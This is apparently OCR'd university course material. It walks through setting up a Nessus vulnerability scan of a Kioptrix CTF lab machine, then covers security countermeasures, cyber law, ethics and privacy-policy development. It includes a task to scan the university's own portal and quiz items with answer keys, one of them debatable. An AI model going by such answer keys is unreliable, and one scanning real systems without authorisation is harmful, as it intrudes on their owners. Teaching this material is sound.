


New Scan / Basic Network Scan
‹ Back to Scan Templates

Name: kioptrix
Description: ctf challenge
Folder: My Scans
Targets: 19
Upload Targets

Figure 3.19: Basic Network Scan

12. Figure 3.19 depicts the ***Basic Network Scan*** page that is displayed when you click the ***New Scan*** button, this page is where you input the necessary information about the assessment that you want to conduct. Information like the ***name*** you want to give your assessment, brief ***description*** of the assessment, the ***folder*** you wish to save the result of the assessment, the ***target*** the you want to conduct the assessment on (this can either be the domain name or the ip address of the target), and so on. After you filled the necessary fields, click save at the very bottom of the page.



Plex Media Server Local Privilege Escalation (Wind...

VULNERABILITIES

Basic Network Scan — A full system scan suitable for any host.

Advanced Scan — Configure a scan without using any recommendations.

Advanced Dynamic Scan — Configure a dynamic plugin scan without recommendations.

Malware Scan — Scan for malware on Windows and Unix systems.

Mobile Device Scan — Assess mobile devices via Microsoft Exchange or an MDM.

Web Application Tests — Scan for published and unknown web vulnerabilities.

Credentialed Patch Audit — Authenticate to hosts and enumerate missing updates.

Badlock Detection — Remote and local checks for CVE-2016-2118 and CVE-2016-0128.

Bash Shellshock Detection — Remote and local checks for CVE-2014-6271 and CVE-2014-7169.

DROWN Detection — Remote checks for CVE-2016-0800.

Intel AMT Security Bypass — Remote and local checks for CVE-2017-5689.

Shadow Brokers Scan — Scan for vulnerabilities disclosed in the Shadow Brokers leaks.


Spectre and Meltdown

WannaCry Ransomware

https://localhost:8834/#/scans/scan/new/5d...6a-412c-b916-6cc21dd80785df97ab44910aceee

You can also explore other options provided on this page but the most necessary one is the ***Basic > General*** field that you just filled.

13. After you click save, the information will be saved and you will be directed back to the home page, where you can launch the scan, see figure 3.x. Click the “play” icon to launch your configured scan. It is possible to have multiple configured scans, allowing you to perform multiple scans. In the screen above, we configured just one scan. Below, you can however see results from two hosts summarizing the severity and instances of issues discovered.




kioptrix / OpenSSL (Multiple Issues)

☐	Sev	Name	Family	Count
☐	CRITICAL	OpenSSL Unsupported	Web Servers	2
☐	HIGH	OpenSSL < 0.9.6e Multiple V...	Web Servers	2
☐	HIGH	OpenSSL < 0.9.7-beta3 Buff...	Web Servers	2
☐	HIGH	OpenSSL < 0.9.8f Multiple V...	Web Servers	2
☐	HIGH	OpenSSL < 0.9.8s Multiple V...	Web Servers	2
☐	HIGH	OpenSSL < 0.9.8w ASN.1 as...	Web Servers	2
☐	HIGH	OpenSSL 0.9.6 CA Basic Co...	Web Servers	2
☐	MEDIUM	OpenSSL < 0.9.6f Denial of ...	Web Servers	2

Scan Details

Policy: Basic Network Scan
Status: Completed
Scanner: Local Scanner
Start: Today at 11:41 AM
End: Today at 11:50 AM
Elapsed: 8 minutes

Vulnerabilities



My Scans

1 Scan

☐	Name	Schedule	Last Modified
☐	My Host Discovery Scan	On Demand	Today at 3:01 AM

Figure 3.20: Scan to be Launched

14. On this page (Figure 3.20 above), click on the play button in front of your assessment name to launch the scan.

15. Figure 3.21 below has the result of the scan, and Nessus has automated the ranking of the severity of the vulnerability it has found on your network (this is one of the interesting features of Nessus). The ranking ranges between critical, high, medium, low, and info. The highest and most severe vulnerability are those that fall in the critical group.


Figure 3.21: Network Scan Result

Nessus even allows you to drill down to specific hosts and vulnerabilities and get more information on how they were discovered, together with recommendations on how to patch identified risks. See figure 3.22 below. Click on the Vulnerability tab to further analyze these results.

Figure 3.22: Vulnerability Tab of the Network Scan Result

Task:

i. Conduct vulnerability assessment on the National Open University portal for any possible using Nessus, and submit the report as well your remark about the assessment to the tutor.
ii. Using Another vulnerability assessment tool to conduct the task given above.



kioptrix
‹ Back to My Scans

☐	Host	Vulnerabilities
☐	192.168.145.136	5 38 59 12 59

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Scanner:	Local Scanner
Start:	Today at 11:41 AM
End:	Today at 11:50 AM
Elapsed:	8 minutes

Vulnerabilities

Module 4: Cyber Law and Ethics

Module Introduction

Laws are formal and legalised rules that command or forbid certain conduct. These laws are inherited from ethics, which outline socially acceptable behaviours. The difference between these two: law and ethics, is the power of a governing body. Law is back up with power which is lacking in ethics because they are based on societal and cultural norms. In today's cyber world, where the security of information resources can't be guaranteed based on morality, then it leaves us with the option of using governing laws to enforced misconducts that are morally wrong. The network security professional must prevent or reduce organisational loss due to the different type of internet enhanced piracy and security risk they are exposed to.

Unit 1: Security and Law
Unit 2: Privacy and Ethics

Unit 1: Security and Law

Contents

1.0 Introduction

The preceding unit has shown us all the threats a computer network is exposed to. In this unit, we will further evaluate the control of network security. The security requirement and solution to the threats will be discussed, and then we will finalise by presenting exceptional defences available to mitigate network threats.

In planning and implementing network security countermeasure, fundamental security requirements need to be outlined first, to serve as a guide in areas to watch out for. The basic requirements are confidentiality, integrity and availability. Computer and network security countermeasures are techniques used to reduce or eliminate threats and vulnerability. Due to the various natures of attacks, a single countermeasure might not be applicable for all threats except a risk analysis is being carried out.

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- evaluate security requirement and solution
- analyse computer security countermeasures
- evaluate appropriate laws that relate to network security and apply them to a security breach.

3.0 Main Content

3.1 Security Requirement and Solution

Computer and network security are set of mechanisms put in place to protect computer systems from illegal access, theft, damage and disruption of the services they provide. It includes protection from both internal and external threats. Internal threats, for example, can be defects in a software program or operating system. External threats are unauthorised access or human error.

3.1.1 Confidentiality

Confidentiality is the protection of data from being access by unauthorised persons. This is possible with the use of encryption technologies. Cryptography can be used as a method to achieve confidentiality.

3.1.2 Integrity

Integrity means that the information is not tempered with throughout its life cycle, thereby causing damage or disruption be it intentionally or otherwise. Frame Check Sequence (FCS) can be used where encrypted messages are added at the end of each frame for error detection.

3.1.3 Availability

Availability requires the information to be protected to avoid being degraded or made unavailable without authorisation. Information availability is necessary for the day to day activities of an organisation. Threats that can hinder information availability are DOS and malware.

Some of the measures that have been put in place to satisfy the above-mentioned security requirement are:

- Information confidentiality
- Cryptography
- Integrity
- Hashing
- Digital signature
- Availability
- Network redundancy
- Data and application backup

3.2 Computer Security Countermeasures

Attacks on computer systems could be through standalone direct physical means or through a network (wired and wireless). When we understand the various types of attack that system are exposed to; reliable countermeasures can be proffered to avert the attacks. Isolation of intruders from the computer system and its resources is physical, logical, cryptographic or temporal. Summarised below are the major countermeasure that can be put in place to avert threats pose by intruders on systems and its resources.

- Authentication
- Data and operating system backup
- Firewall and intrusion detection systems
- Antivirus and protection against malware
- Program security and secure coding
- Cyberlaw

3.2.1 Authentication

This is the most vulnerable area of computer and system security because key phrase passwords only are used as a means of entry into the system. The system here means access to a computer system or its application, be it locally or over the internet. Strong authentication is suggested where several levels of security check are involved. This should include in addition to the key phrase password one or more of biometric authentication (retinal scan, voice recognition, fingerprints, face recognition, hand geometry, etc.).

3.2.2 Data and Operating System Backup

It is not only intruders that serve as threats to information, but the information could be damaged or lost as a result of a fire incident or a natural disaster like an earthquake. Redundancy should be created by backing up data in an offsite location that doesn’t have the same natural disaster condition. Redundancy array of inexpensive disk (RAID) can be deployed for onsite backup though at the expensive of cost for cases where the data protection needs to be robust.

Can you mention some of the media that are employed for on-site and off-site data backup?

Data could be backed up on CD-RW media, tapes and on the cloud. System restore points can periodically also be created so as to default to a working point in the case of crashes/malfunction in an operating system.

3.2.3 Firewall and Intrusion Detection Systems

Firewalls which can be in both hardware and software form shields access of an intranet from the outside world and also provide packet filtering to unwanted intrusion. Attacks from intruders are detected using intrusion detection systems. Computer systems are sometimes deliberately left vulnerable to threats to harness the various methods of attacks. These attack techniques from intruders are then used to develop pools of countermeasures for further use.

The primary requirements of an effective firewall or intrusion detection system are the following:

a. It must act as a gateway through which all traffic must pass (both incoming and outgoing).
b. It must only allow authorised traffic (authenticated users and information) to pass.
c. It must be insusceptible to penetration or compromise.

Figure 4.1 depicts the placement of a typical firewall in a computer network.




Fig. 4.1: Concept of Firewall

Firewalls can be characterised in different types. They can be characterised by the OSI layer they operate on, by the implantation technology, or by the approach they employ. Many firewall implementations use a combination of both approaches. When characterising firewalls based on the OSI model at which they operate, there are three basic types of firewalls:

- Network-level
- Application-level (proxy server)
- Circuit level (proxy server)

3.2.4 Antivirus and Protection against Malware

Antivirus and antimalware software scans for virus and malware signatures and use algorithmic detection methods to identify known viruses. Known virus and malware are removed or quarantined. No single antivirus software can discover and clean up all virus types or malware, and that is why antivirus is constantly updated to add more patches of a newly developed algorithm for detection and removal of virus signatures.

3.2.5 Program Security and Secure Coding

These are security measures taken through the life cycle of computer software development to check for and prevent errors to software code during design, development, pilot test and deployment. Large software programs are divided into subroutines to be executed separately before being put together as a unit. A vulnerability test is carried out to see how resilient to threats the software are.

3.2.6 Cyber Law

Law guiding punishment for cybercrime should be clearly spelt out, and offenders need to be punished. In doing this, it will serve as a deterrent for intended persons willing to go into similar crime. Another way of mitigating cybercrime is to rehabilitate cybercriminals. And use them as part of countermeasures in fighting similar crime in the industry.

4.0 Self-Assessment Exercise(s)

As a consultant to one of the banks in Nigeria designated to client automatic teller machine (ATM) data resources, how will you utilise one or more of the computer security countermeasures to safeguard customer ATM pins?

A. Login authentication
B. Remote Authorisation
C. Facial recognition
D. Data confidentiality

Answer: A

5.0 Conclusion

The fundamental security requirements needed for the planning and implementation of network security countermeasure have been outlined and briefly discussed. This measure involves information data confidentiality, integrity and availability. Computer and network security countermeasure are seen to reduce or eliminate threats and vulnerability. Due to various natures of attacks, one or more countermeasures need to be applied to mitigate network threats.

6.0 Summary

Confidentiality, integrity and availability are the three basic requirements for planning and implementing network security. The major countermeasures that can be put in place to avert threats pose by intruders on systems and its resources are authentication, data and operating system backup, firewall and intrusion detection systems. Other are antivirus and protection against malware, program security and secure coding and cyber law.

7.0 References/Further Reading

Guillermo, F., Encinas, E. L., Hernandez, L. & El-Sheikh, E. (2017). *Computer and Network Security Essentials.* Springer.

Pfleeger, C. P., & Pfleeger, S. L. (2015). *Security in Computing* (5th ed.). Upper Saddle River, NJ: Prentice-Hall. ISBN: 978-0134085043.

Stallings, W. (2016). *Cryptography and Network Security: Principles and Practice.* (7th ed.). London: Pearson. ISBN: 978-013444284.

Shin, B. (2017*). A Practical Introduction to Enterprise Network and Security Management*. Auerbach Publications.

Unit 2: Privacy and Ethics

Contents

1.0 Introduction

In this unit, ethical aspects of specific practices to network security will be analysed. Practices that undermine network security will be discussed, and we will look at the moral responsibilities of information security professionals. The unit will also consider what is involved in the development of privacy policies.

Ethics distinguish right from wrong, and good from the bad. It addresses the moral aspect of human behaviours, policies, laws and social structures. Individuals and corporations are always required to consider not only the legality but also the decency of their actions.

A privacy policy is a written and published statement that expresses the policy position of an organisation on how it handles information data. The plan should include information relating to the procedures of information gathering, analysis, dissemination, confidentiality, integrity and availability. Information privacy is always linked to the idea of trust. Trust is a critical business issue for most organisations. As individuals are tasked with establishing and maintaining privacy within an organisation, questions regarding trust should be answered. Issues of privacy are complex, and the penalties for not appropriately addressing them leave the organisation vulnerable to threats.

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- describe hacking and computer crime
- describe cyberterrorism and information warfare
- develop a privacy policy
- analyse ethical issues in security breach investigations
- develop privacy policies for information systems.

3.0 Main Content

3.1 Ethical issues in Computer and Network Security

The privacy of individuals' information is becoming an essential part of computer security. Although this issue is just an aspect of confidentiality, it has a long history in both law and ethics. The purpose of this section is to understand the context in which security is assessed and applied.

3.1.1 Hacking and Computer Crime

One of the major concerns of organisations is in the security of the data and resources which is vulnerable to attacks by hackers. Hackers gain unauthorised access to a computer for purposes of stealing information, disrupting the network or even causing downtime that will aid other purposes. Self-identified hackers often justify their hacking activities by arguing that they cause no real harm and instead have a positive impact. Hackers claim that information should be free to all (read about hacker code of ethics), and by carrying out their illicit activities, they create room for improvement in security and also making the software more robust. Computer fraud also breaches computer security, and it involves online identity deception for monetary or other personal gains.

3.1.2 Cyberterrorism and Information Warfare

The fear of cyberterrorism has been in the increase, especially once it is politically motivated. This could result in nations fighting for political power and economic dominance that can easily lead to hardship, war and loss of lives. The distinction between cyberterrorism, cybercrime, cyber vandalism cannot be drawn due to the hidden nature of the hacker's intention. This is so because, for example, the impact from a politically motivated cyber vandalism might be so enormous that the disruption will lead to cyberterrorism.

Information warfare may include the use of information media to spread propaganda, the disruption, jamming or hijacking of communication infrastructure or propaganda feeds of the enemy. It also includes hacking into computer systems that control vital infrastructure (for example, railway infrastructure, oil and gas pipelines and, electric power grids).

3.1.3 Other Ethical Issues in Computer

The Computer Ethics Institute summarises some basic ethics as:

- Don't use a computer to harm others.
- Don't interfere with other people's computer work.
- Do not snoop around to see other people's computer files.
- Do not use a computer to commit fraud.
- Don't use a computer to bear false witness.
- Don't use unlicensed software.

3.1.4 Ethical Responsibilities

Data security professional own others the duty for the development of a document that highlights the morals of information confidentiality, integrity and availability. A developed code of ethics document is clearly not enough for information security personnel and as such training and workshop on information security ethics should be organised. Such training helps professionals to get clear about interests, rights, and moral values that are at stake in computer security, to recognise ethical questions and dilemmas in their work, and to balance different moral principles in resolving such ethical issues.

3.2 Developing a Privacy Policy

This describes the roles and responsibilities of those who initiate policy development and those who produce the policy document. It is important to have the structure and support for the planning effort clearly defined from the outset. Presumptively, a collaborative project team will be appointed to develop the privacy policy. Collaborative teams function best when participant roles and responsibilities are clear.

3.2.1 Identifying the Sponsor

Once the need to establish a privacy policy for information within an organisation is known, the next step is to designate the policy project sponsor, who monitors the affairs of the policy development. The project sponsor identifies and allocates the necessary resources to oversee policy implementation.

3.2.2 Resource Justification

The privacy policy development team is solely responsible for the estimation of resources needed and make these resources known to the project sponsor. At different phases of policy development, different resources will be needed. The team should project a convincing estimate of resource needs, such as:

- The number and skills of the team members.
- Completion time of the assignment.
- Provide any additional support resources needed (for example, computers, software, and access to legal services).

3.2.3 Selecting a Team Leader for the Project

The privacy policy development must have a team leader. The leader is someone who will direct and manage the day-to-day affairs of policy development. The following qualities are expected of the team leader:

- Organisational credibility
- Organisation authority
- Ability to build and maintain coalitions
- Ability to manage the day-to-day tasks over an extended period

3.2.4 Building the Project Team and Stakeholder Contacts

Project Team: Appointing a multidisciplinary, multiagency team is necessary for the successful development and implementing of policy. The team needs the structure and leadership and, a sense that the aim of the policy can be accomplished.

Stakeholder Contacts: Stakeholders who are not on the project team are needed. These are persons that have interests in the outcome of the privacy policy and are solicited by the project team to provide continuous input.

3.2.5 Developing a Privacy Policy Plan

Effort is required to produce a set of written statements of action (a charter). That serves as an overall guide to both the project and to the team. The process of the statement development is as crucial and essential as the document itself. This process will help in building a full of trust in each other.

This charter document should include statements on the:

- Vision: A compelling, conceptual image of the desired, successful outcome.
- Mission: A concise, comprehensive statement of purpose of the project that is consistent with the stated vision.
- Values: These are principles and philosophies that describe how the organisation conducts itself in carrying out its mission.
- Goals: The desired long-term results that, if accomplished, would mean the team has achieved its mission.
- Objectives: Achievable and time-bound targets for completing policy development.

3.2.6 Understanding Information Exchanges

Knowing the type of information the organisation collects, manages, and protects will help in structuring the scope of the privacy policy to information confidentiality, integrity and availability.

3.2.7 Analysing the Legal Requirements

For the developed policy to achieve effectiveness and efficiency, the document must comply with the state law. The project team must analyse the applicable laws to guide the organisation on the information that will or will not be collected, how the information will be collected, and whom it can be shared with. The analysis needs to also identify grey areas where there is no specific law to guide the policy or where there are conflicts in laws and practices that need to be reconciled before drafting a policy.

Legal compliance should be part of the policy development process from the outset and not as an add-on. Development of a privacy policy which includes the legal analysis too, should occur during the planning stage and not when project operations are underway.

3.2.8 Identifying Grave Issues and Policy Breaches

Upon completion of the policy development, the team will be able to see the conflicting issues regarding the created policy and the state and federal laws. This will allow them to know part of the policy that still needs addressing. For cases where the laws of the state do not address conflicting issues, the team should deliberate based upon the issue’s similarity to other matters resolved.

3.2.9 Writing the Policy

Once the policy decisions have been identified and discussed, the recommendation regarding conflicting areas taken, then the outline for drafting the policy can be made. The privacy policy document should be an explicit document that is made for the general public, and all and sundry understand such needs.

3.2.10 Adoption of the policy

Before the formal adoption of the policy by the governing body of the organisation, the project team members must approve it first. All team members must sign attesting that they agree with all the outcome about decisions taken.

Case Study

Jane works as a programmer for a software company. She writes and tests utility programs such as compilers. Her company operates two computing shifts: during the day program development, and online applications are run; at night batch production jobs are completed. Jane has access to workload data and learns that the evening batch runs are complementary to daytime programming tasks; that is, adding programming work during the night shift would not adversely affect the performance of the computer to other users. Jane comes back after normal hours to develop a program to manage her own stock portfolio. Her drain on the system is minimal, and she uses very few expendable supplies, such as printer paper.

Question

What can you say about Jane's behaviour?

Mention four other computer ethical issues not mentioned earlier in this course unit.

Computer Ethics

1. Don't use other people's computer resources without authorisation.
2. Don't appropriate other people's intellectual output.
3. Think about the social implication of the program you are writing or the system you are designing.
4. Have consideration and respect for fellow humans when using computers.

4.0 Self-Assessment Exercise(s)

In developing a privacy policy plan, selecting team members for the plan is very important. Which two professions in the options below are vital to be part of the team?

A. Lawyer
B. Police
C. Hackers
D. Cybersecurity professional

Answers: A and D

5.0 Summary

Ethics distinguish right from wrong, and good from the bad. It addresses the moral aspect of human behaviours, policies, laws and social structures. A privacy policy is a written and published statement that expresses the policy position of an organisation on how it handles information data. The major ethical issues in network security are hacking, cyberterrorism, cybercrime, cybervandalism. Procedures for developing a privacy policy are identifying the sponsor, resource justification, selecting a team leader for the project, building the project team and stakeholder contacts, developing a privacy policy plan, understanding information exchanges, analysing the legal requirements, identifying grave issues and policy breaches, writing the policy and adoption of the policy.

6.0 Conclusion

Privacy is the moral right of individuals and organisations that are frequently and increasingly at issue when information systems are used. Information security itself is not a moral right or moral value, but it has been argued that maintaining information security may be morally necessary to protect rights and interests: privacy rights, property rights, freedom rights, human life and health and national security. Ethics distinguish right from wrong, and good from the bad. It addresses the moral aspect of human behaviours, policies, laws and social structures. Individuals and corporations are always required to consider not only the legality but also the decency of their actions. It was argued that computer security could also work to undermine rights. Ethical analysis of privacy and security issues in computing can help computer professionals, and users recognise and resolve moral dilemmas and can yield ethical policies and guidelines for the use of information technology.

7.0 References/Further Reading

Bates, S. & Etzioni, A.(2016). *Privacy in a Cyber Age: Policy and Practice*. Springer.

Marcella Jr, A. J. & Stucki, C. (2003*). Privacy Handbook: Guidelines, Exposures, Policy Implementation, and International Issues*: John Wiley & Sons.